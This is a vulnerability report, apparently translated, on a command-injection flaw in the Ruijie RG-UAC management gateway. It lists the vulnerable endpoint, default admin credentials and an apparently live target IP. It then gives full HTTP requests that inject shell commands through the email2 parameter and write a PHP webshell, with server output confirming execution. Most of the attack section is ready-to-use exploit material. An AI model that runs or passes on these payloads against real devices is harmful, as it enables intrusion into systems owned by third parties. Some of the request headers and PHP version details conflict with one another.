

Ruijie RG-UAC Unified Internet Behavior Management Audit

System Backend RCE Vulnerability

1. Vulnerability Description

There is a command execution vulnerability in the Ruijie RG - UAC application management gateway backend /view/systemConfig/sys_user/user_commit.php interface. An attacker can execute arbitrary commands to control server permissions.

2. Vulnerability impact

Ruijie RG-UAC Unified Internet Behavior Management Audit System

3. Vulnerability location

/view/systemConfig/sys_user/user_commit.php?action=add

4. Code analysis

In the POST request, the parameters email2 and user_name are not filtered in any way and are directly spliced into the command executed by exec, causing an arbitrary command execution vulnerability.




5. Vulnerability recurrence

Case: <https://223.99.9.251:1443/>

1、As shown in the figure login interface.



Log in with username/password【admin/ firewall】



2、Construct a data packet and change the email2 parameter to 'id+>1. txt' to execute any command

POST /view/systemConfig/sys_user/user_commit.php?action=add HTTP/1.1


Host: 223.99.9.251:1443

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0)


Gecko/20100101 Firefox/124.0

Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Origin: http://113.24.216.50:280
Sec-GPC: 1
Connection: close
Referer: http://113.24.216.50:280/view/fireWall/PreDOSAttack/list.php
Cookie: PHPSESSID=ebd507c9bc5a4293c3e5e596f37157bf
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
Content-Type: application/x-www-form-urlencoded
Content-Length: 57

auth_method=1&pwd_policy=2&email2=`id`>1.txt`&user_name=1




visit /view/systemConfig/sys_user/1.txt



You can also write webshell, here use phpinfo to test

auth_method=1&pwd_policy=2&email2=`echo"<?php+phpinfo();?>">1.php`&user_name=2



visit /view/systemConfig/sys_user/1.php

GoCancel< >

Request

RawParamsHeadersHex

GET /view/systemConfig/sys_user/1.php HTTP/1.1
Host: 223.99.9.251:1443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Origin: http://113.24.216.50:280
Sec-GPC: 1
Connection: close
Referer: http://113.24.216.50:280/view/fireWall/PreDOSattack/list.php
Cookie: PHPSESSID=ebd507c9bc5a4293c3e5e596f37157bf
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 0000:0000:0000:0000
X-Originating-IP: 0000:0000:0000:0000
X-Remote-IP: 0000:0000:0000:0000
X-Remote-Addr: 0000:0000:0000:0000

ResponseTarget: https://223.99.9.251:1443

RawHeadersHexHTMLRenderMarkInfo

PHP Version 7.1.7

| | |
|---|--|
| System | Linux RG-UAC 3.2.30 #299 SMP Wed Sep 27 16:32:05 CST 2017 |
| Build Date | Jul 24 2017 19:02:56 |
| Configure Command | "/configure" '--prefix=/usr/local/php-5.6' '--with-mysql' '--with-gettext=/usr/local/gettext' '--with-gd' '--enable-mb' '--disable-debug' '--enable-sockets' |
| Server API | CGI/FastCGI |
| Virtual Directory Support | disabled |
| Configuration File (php.ini) Path | /usr/local/php-5.6/lib |
| Loaded Configuration File | /usr/local/php-5.6/lib/php.ini |
| Scan this dir for additional .ini files | (none) |
| Additional .ini files parsed | (none) |
| PHP API | 20131106 |
| PHP Extension | 20131226 |
| Zend Extension | 220131226 |
| Zend Extension Build | API220131226,NTS |
| PHP Extension Build | API20131226,NTS |
| Debug Build | no |
| Thread Safety | disabled |
| Zend Signal Handling | disabled |
| Zend Memory Manager | enabled |
| Zend Multibyte Support | provided by mbstring |
| Zend ... | enabled |